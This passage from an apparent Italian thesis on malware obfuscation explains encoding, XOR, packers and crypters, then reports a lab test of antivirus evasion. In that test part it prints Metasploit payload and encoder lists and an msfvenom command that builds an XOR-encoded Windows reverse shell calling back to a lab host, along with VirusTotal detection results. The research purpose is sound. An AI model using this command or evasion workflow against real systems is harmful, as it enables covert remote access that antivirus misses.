In generale l'offuscamento fa uso di alterazioni della forma e crittografia delle informazioni. Per raggiungere l'obiettivo del rendere più difficile possibile la comprensione dei dati non c'è una procedura finita, si utilizzano diverse tecniche e strategie che possono essere standard o personali, in questo ambito è necessario armarsi di fantasia. Più le informazioni sono confuse, più è difficile trovare un punto di rottura per decifrarle, di conseguenza per ottenere un buon risultato si aggiungono: componenti superflui, informazioni sbagliate, errori, formati confusi e finti indizi come l'utilizzo limitato di alcuni caratteri. Ottenendo un rompicapo illeggibile [Obf]. Così come le informazioni appartengono a più livelli, anche l'offuscamento può essere applicato a più livelli:

livello di rete : si possono frammentare i pacchetti in modo che, finché sono in transito, non abbiano un senso compiuto. Lo acquisteranno solo una volta riassemblati alla destinazione. Per evitare la rilevazione, il malware potrà essere diviso in pacchetti di dimensioni diverse, fuori fase, parzialmente sovrapposti, mescolati ad altri pacchetti che verranno scartati, oppure con intervalli di tempo lunghissimi tra un pacchetto e il successivo.

livello di contenuto : in questo caso il malware, veicolato principalmente via HTTP, sfrutta le possibilità di codifica del contenuto che offre il protocollo: criptazione via HTTPS, compressione, encoding con più set di caratteri (es. ASCII, UTF-8, UTF-7 ecc.), trasmissione in blocchi etc..

livello applicativo : si sfruttano le caratteristiche dell'applicazione (ad esempio il web browser che parla in "HTML"), in particolare il modo in cui viene renderizzato, compilato o eseguito. Un modo può essere quello di suddividere il malware in diversi file sorgente, ad esempio .css e .js, che poi vengono riuniti e interpretati solo a destinazione. Inoltre si possono sfruttare le capacità di offuscamento di linguaggi come javascript oppure linguaggi di scripting proprietari come quelli di Adobe Acrobat o Flash. Questo tipo di offuscamento è particolarmente insidioso

perché richiede che lo strumento di sicurezza che monitora il traffico sia dotato di logica applicativa, simile a quella di un web browser.

livello eseguibile : in questo caso l'offuscamento avviene nel codice eseguibile, viene approfondito più avanti.

4.2 Crittografia e codifica

Prima di approfondire le varie tecniche utilizzate nell'offuscazione sarebbe meglio introdurre due concetti fondamentali, ovvero crittografia e codifica. Questi due termini spesso vengono usati come sinonimi dato il processo su cui si basano è simile, entrambe le metodologie modificano i dati applicando un algoritmo e producendo un prodotto con la quale, applicando un processo inverso, si potranno ricavare le informazioni iniziali. La reale differenza tra crittografia e codifica risiede nella complessità delle trasformazioni e il loro utilizzo ultimo [gee].




Figura 4.1: Crittografia VS Codifica

La codifica consiste nell'alterazione della forma dei dati, per fare un esempio banale si pensi alla codifica binaria, decimale o esadecimale, benché cambi la modalità di rappresentazione, il dato mantiene sempre lo stesso valore. La codifica è molto utilizzata nell'offuscazione dei payload infatti, come abbiamo visto in precedenza, si utilizzano comandi assembler codificati in esadecimale. Per evidenziare le potenzialità di questa tecnica ecco un esempio un po' più estremo: questo di seguito è il risultato della trasformazione del comando "alert(1)" del linguaggio Javascript attraverso una codifica basata su sei caratteri.

Figura 4.2: Screen di http://www.jsfuck.com/

La crittografia, a differenza della codifica, consente di trasformare i dati tramite l'utilizzo di un algoritmo e una chiave, ottenendo anche in questo caso, un prodotto illeggibile a primo sguardo. Le chiavi vengono utilizzate dall'algoritmo per alterare i dati di partenza. La crittografia può essere simmetrica o asimmetrica, nel primo caso la chiave viene utilizzata sia per criptare che decriptare mentre nel secondo si utilizzano 2 chiavi: una pubblica e una privata. Senza scendere troppo nel dettaglio la crittografia è molto utilizzata nello sviluppo di malware per nascondere informazioni critiche all'interno dei malware stessi, sicuramente la più utilizzata è la crittografia simmetrica XOR che vedremo più avanti.

4.3 Offuscazione del software

L'offuscamento di un software può essere più o meno complesso in base alle necessità. Se è necessario un certo livello di performance, si può applicare un offuscamento leggero sul codice e files necessari; sostituendo nomi e informazioni con valori e stringhe casuali si rende difficile la comprensione del codice e lo scopo dei files ad una prima analisi. Questa modalità consente di mantenere tutte le caratteristiche del software originale ma la sicurezza è relativamente bassa, attraverso il reverse engineering si possono comprendere alcune funzionalità del programma. Livelli superiori di offuscamento incidono sulle performance del software, ma possono renderlo più difficile da analizzare, incrementando la sicurezza. Si ipotizza che nello sviluppo dei malware, lo scopo principale dell'offuscazione sia rendere invisibile il programma ai sistemi di sicurezza e proteggere informazioni "critiche" come indirizzi IP e chiavi di cifratura. Senza la necessità della potenza di calcolo, le performance passano in secondo piano, consentendo agli attori malevoli di applicare diverse tecniche di offuscazione. Aumentando la complessità del codice, un analista avrà bisogno di più tempo per trovare qualche punto debole, questo porta anche un guadagno in termini di tempo per l'utilizzatore del malware [Obf]. Per essere più specifici ecco come può essere applicata l'offuscazione all'interno di un software:

offuscamento della struttura : agisce sulla struttura del codice sorgente e, in particolare, sulla formattazione (ad esempio, rimuovendo tutti gli spazi), sui nomi

delle variabili (ad esempio, trasformandole da nomi "parlanti" in nomi composti da caratteri random) e così via:

- aggregazione: calcoli che logicamente stanno insieme vengono messi in posizioni differenti e calcoli che non hanno relazioni gli uni con gli altri vengono messi insieme.
- ordinamento: l'ordine in cui i calcoli vengono fatti viene randomizzato.
- calcoli: viene inserito nuovo codice (ridondante o inutile) o vengono fatte modifiche algoritmiche al codice sorgente.

offuscamento dei dati : l'obiettivo è quello di mascherare i dati (indici, array, strutture, parametri ecc.) ovunque si trovino nel programma:

- storage: le trasformazioni di questo tipo cercano di usare tipi di dati strani per immagazzinare i dati. Ad esempio, se si devono scorrere gli elementi di un array si utilizzerebbe una variabile locale di tipo intero non negativo di dimensione appropriata ma niente vieta di utilizzare tipi diversi come ad esempio un oggetto di tipo float. Un altro esempio è la sostituzione di una stringa con una funzione che ha come output il valore della stringa.
- codifica: vengono utilizzate codifiche non naturali per tipi di dato comuni. Ad esempio, dovendo ciclare su un array di 1000 elementi la scelta più naturale sarebbe una variabile i cha va da 1 a 1000 ma niente impedisce di usare i'=8i + 3 con i' che va da 11 a 8003.
- aggregazione: nei linguaggi orientati agli oggetti ci sono due modi per aggregare dati: in array e in oggetti. Due variabili intere di 32 bit, ad esempio, potrebbero essere la prima e la seconda parte di un'unica variabile a 64 bit. Nel caso di un array si possono fare varie operazioni per trasformarli: split (divisione di un array in più sub-array), merge (unione di due o più array in uno), fold (aumentare il numero di dimensioni di un array) o flatten (decrescere il numero di dimensioni di un array).
- ordinamento: in questo caso le trasformazioni consistono nel modificare l'ordinamento della dichiarazione delle variabili oppure degli elementi di un array.

offuscamento del flusso : agisce sul flusso del programma alterandolo, ad esempio inserendo codice ridondante o inessenziale, facendo modifiche agli algoritmi utilizzati, rendendo casuale l'esecuzione del codice ecc. Il prezzo da pagare è quasi sicuramente un peggioramento delle performance. L'idea di base è quella di rendere complesso il flusso con una serie di puntatori qua e là ai vari blocchi di codice. Un concetto che compare spesso, in riferimento all'offuscamento del flusso di un programma, è quello di predicato opaco. Questa è una variabile booleana, in base al suo valore viene seguito un ramo del flusso piuttosto che un altro. Si chiama "opaco" perché l'esistenza di questa variabile è nota sia al programmatore che al deoffuscatore mentre il valore che assume (e quindi il ramo che viene percorso) è ben nota al programmatore ma non al deoffuscatore e lo sforzo che quest'ultimo deve fare per conoscerla, in termini di capacità di calcolo, è notevole. Inoltre con questa tecnica si mette fuori uso l'analisi statica perché la condizione viene valutata a runtime e quindi si potrà sapere il ramo che verrà percorso solo eseguendo il programma.

trasformazioni preventive : questo tipo di trasformazioni differisce dalle trasformazioni dei dati o del flusso perché il suo obiettivo principale non è quello di oscurare il programma a un lettore umano ma di rendere il deoffuscamento automatico più complesso (trasformazioni preventive inherent) oppure di sfruttare problemi noti negli attuali deoffuscatori e decompilatori:

- Inherent: sono trasformazioni a bassa potenza e alta resilienza come ad esempio eseguire dei loop al contrario, relativamente all'indice, e inserendo nel loop variabili inutili che cambiano valore con il progredire del loop. L'obiettivo è quello di aumentare la quantità di calcoli da fare;
- Targeted: si prende di mira un certo meccanismo, ad esempio HoseMocha è stato in grado di mandare in crash il decompilatore Java Mocha tramite l'aggiunta di un'opportuna istruzione dopo ogni return.

4.4 Tecniche e strumenti

Nonostante la grande varietà ci sono tecniche che sono diventate comuni, alcune per la semplicità di implementazione e altre per la grandezza ridotta, dettagli che rendono meno sospetto un malware. Applicando qualche modifica è possibile utilizzare queste tecniche per mantenere nascosto il contenuto di un malware [Mala].

4.4.1 Base64

La codifica più utilizzata nell'offuscazione è Base64, viene largamente utilizzata per la conversione di dati binari in formato testuale utilizzando 64 caratteri ASCII (A-Z, a-z, 0-9, +, / e il carattere di padding =); uno degli elementi di riconoscibilità di questa codifica è proprio il carattere di padding. Normalmente viene utilizzata per il protocollo MIME (Multipurpose Internet Mail Extensions) [Mala] [MS12]. L'algoritmo è molto semplice, per effettuare la codifica e decodifica viene utilizzata una stringa con i caratteri:

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

Per la trasformazione vengono considerati 6 degli 8 bit di un carattere ASCII, questo viene sostituito con il carattere della stringa avente lo stesso valore. Ad esempio se prendiamo il carattere 'A' il suo valore binario è 0100 0001, considerando i primi 6 diventa 0100 00 ovvero 16 in decimale, nella stringa i valori vanno da 0 a 63, il carattere corrispettivo sarà 'Q', i 2 bit che avanzano vengono utilizzati per il valore successivo. Nei casi in cui i valori non siano divisibili per 6, viene utilizzato il carattere di riempimento (ovvero =). Alterando la stringa risulterà alterato anche il risultato della trasformazione, in questo modo per leggere i dati sarà prima necessario trovare la chiave di lettura.




Figura 4.3: Esempio codifica tramite Base64. Fonte: Wikipedia

4.4.2 ROT13

La ROT13 è un tipo di crittografia che viene applicata ai caratteri, questi vengono ruotati (rotated) tra loro per complicare la lettura. Questo sistema si basa sullo storico cifrario di Cesare in cui ogni carattere viene scambiato con un'altro, nel ROT13 ogni lettera viene scambiata con la lettera a 13 posizioni successive. Attraverso questa tecnica si può ottenere la frase di partenza semplicemente applicando nuovamente l'algoritmo: se consideriamo la lettera A, il suo valore sarà A + 13 e otteniamo N, se lo applichiamo alla lettera N otterremo la lettera A. Di questa tecnica esistono altre versioni, ROT5, ROT18 e ROT47 applicabili a gruppi differenti di caratteri. Di per sé non è una tecnica molto efficace ma può essere utilizzata insieme ad altri algoritmi per rendere il tutto più complicato [MS12] [Mala].




Figura 4.4: Esempio crittografia tramite ROT13. Fonte: Wikipedia

4.4.3 XOR

L'OR esclusivo o XOR è forse il metodo di offuscamento più comune per la sua semplicità di implementazione. È simmetrico e reversibile, quindi è sufficiente una sola

funzione per criptare e decriptare, il che si traduce in una dimensione minore del file. Nella sua forma base, si fa l'operazione logica XOR tra il testo di partenza e un valore dato. In versioni più avanzate, tale operazione può essere eseguita più volte con valori diversi a ogni passaggio oppure sezioni diverse del testo possono essere messe in XOR con valori diversi l'una dall'altra o addirittura ogni carattere con un valore diverso, partendo da un valore base e autoincrementandolo di 1. Come esempio, si può fare l' XOR della lettera "h" con 0x55, poi la lettera "t" con 0x56 e così via. Da sola questa tecnica non è molto efficace, infatti si trovano diverse soluzioni basate sul brute forcing piuttosto efficaci [MS12] [Mala].

Testo	H							
Value	0	1	0	0	1	0	0	0
Key	0x0F							
Value	0	0	0	0	1	1	1	1
Testo Cifrato	0	1	0	0	0	1	1	1

Figura 4.5: Esempio crittografia tramite XOR.

4.4.4 Packers, crypters e protectors

I packers sono software utilizzati per comprimere gli eseguibili, si occupano anche di decomprimerli a runtime. Essendo un processo che avviene in memoria non vengono scritti nuovi files. Questa operazione è nata per ridurre lo spazio occupato dai programmi ma con l'evoluzione tecnologica la loro utilità si è ridotta drasticamente, attualmente questi software vengono utilizzati sopratutto per scopi malevoli perché la compressione rende complicate le operazioni di reverse engineering. I crypters sono software che combinano crittografia, offuscazione e manipolazione del codice, questo tipo di software è un prodotto molto ricercato dai cybercriminali perché alcuni riescono a raggiungere il FUD (Fully Undetectable) ovvero la completa invisibilità alle analisi da parte di antivirus. Sono spesso forniti con interfacce grafiche per semplificare l'utilizzo da parte dei clienti. I protectors sono software che cercano di impedire la manomissione e reverse engineering verso un programma, a questo scopo fanno uso delle tecniche di packers e crypters. Questo tipo di software fa uso anche della virtualizzazione del codice, rendendo le tecniche comuni di reverse engineering praticamente inutili perché quando viene applicata la virtualizzazione il codice che viene generato è differente di volta in volta [Malb]. La virtualizzazione del codice è una tecnica di offuscazione per le applicazioni windows nata con lo scopo di aiutare gli sviluppatori a proteggere aree sensibili dal reverse engineering. Questa consiste nella conversione del codice macchina in opcode virtuale che viene compreso da una macchina virtuale interna. Per ogni applicazione che viene protetta, vengono generati macchina virtuale e relativo set opcode. Se si decompilano i blocchi del codice protetto dalla virtualizzazione non si otterranno istruzioni appartenenti ad architetture conosciute, si otterranno istruzioni che non possono essere riconosciute dai decompilatori. Per rendere questo meccanismo ancora più efficace vengono generate multiple macchine virtuali e relativi set di istruzioni, rendendo molto complesse le operazioni di reverse engineering, in quanto si dovrebbero studiare le singole istruzioni per ogni macchina virtuale [Cod].

5. Sperimentazione

5.1 Obiettivo principale

Lo scopo della ricerca è dimostrare che un antivirus, anche se è un comodo strumento, di per sè non è sempre sufficiente a proteggere un computer da un attacco mirato. Non disponendo di conoscenze così avanzate sullo sviluppo di malware, è stata iniziata la fase di test con l'ausilio di strumenti per la generazione e offuscazione dei payload. Il caso di studio è limitato ai software antivirus, non sono stati testati altri meccanismi come firewall, intrusion detection system e simili. I test sono stati eseguiti con l'utilizzo dei sistemi operativi Kali linux e Windows 11 in un ambiente virtuale.

5.1.1 Analisi con strumenti online


Per poter verificare le varie ipotesi e ricevere un feedback attendibile sul percorso di sperimentazione, sono stati utilizzati servizi di analisi online quali VirusTotal [Vir] e Antiscan [Ant]. Questi effettuano controlli sui file forniti attraverso gli antivirus supportati, consentendo di ricevere più risultati contemporaneamente.

5.2 Primi test

Per la prima fase è stato necessario effettuare la raccolta di informazioni legate al funzionamento dei software antivirus: i meccanismi di analisi riguardano principalmente le firme e il comportamento di un software. Considerata l'impossibilità di analizzare il codice dei software privati si è dovuto utilizzare un approccio black box, ovvero sono stati effettuati diversi tentativi con l'intenzione di comprendere i limiti degli antivirus.

5.2.1 Metasploit


Per iniziare la sperimentazione sono state approfondite le funzionalità di Metasploit, il framework più utilizzato nel settore della sicurezza. Questo si è rivelato utile per tutto il percorso di sperimentazione perché è in grado di generare diversi tipi di payload, il tutto tramite interfaccia a linea di comando. Il framework in sé funge da base, attraverso di esso è possibile utilizzare dei componenti software chiamati moduli che vengono forniti in default. Fornisce anche la possibilità di aggiungere moduli aggiuntivi manualmente, rendendolo versatile e adatto a tutte le situazioni. Metasploit contiene al suo interno una grande quantità di exploit, payload ed encoders che possono essere sfogliati tramite i comandi *search* e *show*.



```
Framework Payloads (951 total) [--payload <value>]
==================================================

   Name                                              Description
   ----                                              -----------
   aix/ppc/shell_bind_tcp                            Listen for a connection and spawn a command shell
   aix/ppc/shell_find_port                           Spawn a shell on an established connection
   aix/ppc/shell_interact                            Simply execve /bin/sh (for inetd programs)
   aix/ppc/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
   android/meterpreter/reverse_http                  Run a meterpreter server in Android. Tunnel communication over HTTP
   android/meterpreter/reverse_https                 Run a meterpreter server in Android. Tunnel communication over HTTPS
   android/meterpreter/reverse_tcp                   Run a meterpreter server in Android. Connect back stager
   android/meterpreter_reverse_http                  Connect back to attacker and spawn a Meterpreter shell
   android/meterpreter_reverse_https                 Connect back to attacker and spawn a Meterpreter shell
   android/meterpreter_reverse_tcp                   Connect back to the attacker and spawn a Meterpreter shell
   android/shell/reverse_http                        Spawn a piped command shell (sh). Tunnel communication over HTTP
   android/shell/reverse_https                       Spawn a piped command shell (sh). Tunnel communication over HTTPS
   android/shell/reverse_tcp                         Spawn a piped command shell (sh). Connect back stager
   apple_ios/aarch64/meterpreter_reverse_http        Run the Meterpreter / Mettle server payload (stageless)
   apple_ios/aarch64/meterpreter_reverse_https       Run the Meterpreter / Mettle server payload (stageless)
   apple_ios/aarch64/meterpreter_reverse_tcp         Run the Meterpreter / Mettle server payload (stageless)
   apple_ios/aarch64/shell_reverse_tcp               Connect back to attacker and spawn a command shell
   apple_ios/armle/meterpreter_reverse_http          Run the Meterpreter / Mettle server payload (stageless)
   apple_ios/armle/meterpreter_reverse_https         Run the Meterpreter / Mettle server payload (stageless)
   apple_ios/armle/meterpreter_reverse_tcp           Run the Meterpreter / Mettle server payload (stageless)
   bsd/sparc/shell_bind_tcp                          Listen for a connection and spawn a command shell
   bsd/sparc/shell_reverse_tcp                       Connect back to attacker and spawn a command shell
   bsd/vax/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
   bsd/x64/exec                                      Execute an arbitrary command
   bsd/x64/shell_bind_ipv6_tcp                       Listen for a connection and spawn a command shell over IPv6
   bsd/x64/shell_bind_tcp                            Bind an arbitrary command to an arbitrary port
   bsd/x64/shell_bind_tcp_small                      Listen for a connection and spawn a command shell
   bsd/x64/shell_reverse_ipv6_tcp                    Connect back to attacker and spawn a command shell over IPv6
   bsd/x64/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
   bsd/x64/shell_reverse_tcp_small                   Connect back to attacker and spawn a command shell
   bsd/x86/exec                                      Execute an arbitrary command
   bsd/x86/metsvc_bind_tcp                           Stub payload for interacting with a Meterpreter Service
   bsd/x86/metsvc_reverse_tcp                        Stub payload for interacting with a Meterpreter Service
   bsd/x86/shell/bind_ipv6_tcp                       Spawn a command shell (staged). Listen for a connection over IPv6
   bsd/x86/shell/bind_tcp                            Spawn a command shell (staged). Listen for a connection
```

Figura 5.1: Prime rige della lista dei payloads presenti in metasploit.



```
Framework Encoders [--encoder <value>]
======================================

   Name                          Rank       Description
   ----                          ----       -----------
   cmd/brace                     low        Bash Brace Expansion Command Encoder
   cmd/echo                      good       Echo Command Encoder
   cmd/generic_sh                manual     Generic Shell Variable Substitution Command Encoder
   cmd/ifs                       low        Bourne ${IFS} Substitution Command Encoder
   cmd/perl                      normal     Perl Command Encoder
   cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
   cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
   generic/eicar                 manual     The EICAR Encoder
   generic/none                  normal     The "none" Encoder
   mipsbe/byte_xori              normal     Byte XORi Encoder
   mipsbe/longxor                normal     XOR Encoder
   mipsle/byte_xori              normal     Byte XORi Encoder
   mipsle/longxor                normal     XOR Encoder
   php/base64                    great      PHP Base64 Encoder
   ppc/longxor                   normal     PPC LongXOR Encoder
   ppc/longxor_tag               normal     PPC LongXOR Encoder
   ruby/base64                   great      Ruby Base64 Encoder
   sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
   x64/xor                       normal     XOR Encoder
   x64/xor_context               normal     Hostname-based Context Keyed Payload Encoder
   x64/xor_dynamic               normal     Dynamic key XOR Encoder
   x64/zutto_dekiru              manual     Zutto Dekiru
   x86/add_sub                   manual     Add/Sub Encoder
   x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder
   x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder
   x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
   x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
```

Figura 5.2: Prime righe della lista degli encoders presenti in metasploit.

Il modulo su cui si è fatto più affidamento è MSFVenom, si è occupato della generazione e crittografia dei payload presenti nei test. Tramite MSFVenom si possono creare, oltre ai payload standard, degli eseguibili che utilizzano altri software come template. I payload presenti in Metasploit appartengono a 3 categorie:

Single : payload completi, tutto in uno.

Stager : payload che avviano una connessione verso l'attaccante per recuperare altri componenti, chiamati stage.

Stage : componente payload che viene recuperato da uno stager.

I primi test sono stati svolti attraverso l'interfaccia a linea di comando di Metasploit, è stato selezionato un payload single e generato in formato exe. Sono disponibili formati per diversi linguaggi di programmazione come C, C#, Python, Ruby etc. ma sarebbe stato necessario programmare il malware manualmente per consentirne l'esecuzione. Il payload scelto avvia una reverse shell verso l'host specificato, è stato selezionato anche un encoder per offuscarlo.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp -v LHOST = 10.0.2.5 -a x86 -e x86/xor_dynamic -i 5 -f exe -o first.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/xor_dynamic
x86/xor_dynamic succeeded with size 370 (iteration=0)
x86/xor_dynamic succeeded with size 416 (iteration=1)
x86/xor_dynamic succeeded with size 462 (iteration=2)
x86/xor_dynamic succeeded with size 508 (iteration=3)
x86/xor_dynamic succeeded with size 554 (iteration=4)
x86/xor_dynamic chosen with final size 554
Payload size: 554 bytes
Final size of exe file: 73802 bytes
Saved as: first.exe
```

Figura 5.3: Comando generazione payload per i test.




Figura 5.4: Risultato ottenuto nella piattaforma VirusTotal.

Considerando che Metasploit è uno strumento molto comune e facile da reperire, non si avevano grandi aspettative riguardo ai risultati dei test. Come previsto il malware è stato riconosciuto dagli antivirus della piattaforma VirusTotal [Vir], ma è comunque importante sottolineare che 17 dei 70 software non si sono accorti della minaccia.

5.2.2 AVIator

Il secondo strumento utilizzato per i test è AVIator, un software pronto all'uso per la generazione di malware in formato exe. Questo strumento non si occupa della generazione di malware ma della creazione dello stub, ovvero l'elemento utilizzato per avviare un payload; il tool fornisce un payload di default. Le impostazioni nell'interfaccia grafica sono legate unicamente ai metodi di avvio e occultamento del payload [Avi]. Per i test sono stati utilizzati il payload di default e il payload generato precedentemente tramite metasploit, questa volta con il formato C# come richiesto dal tool.

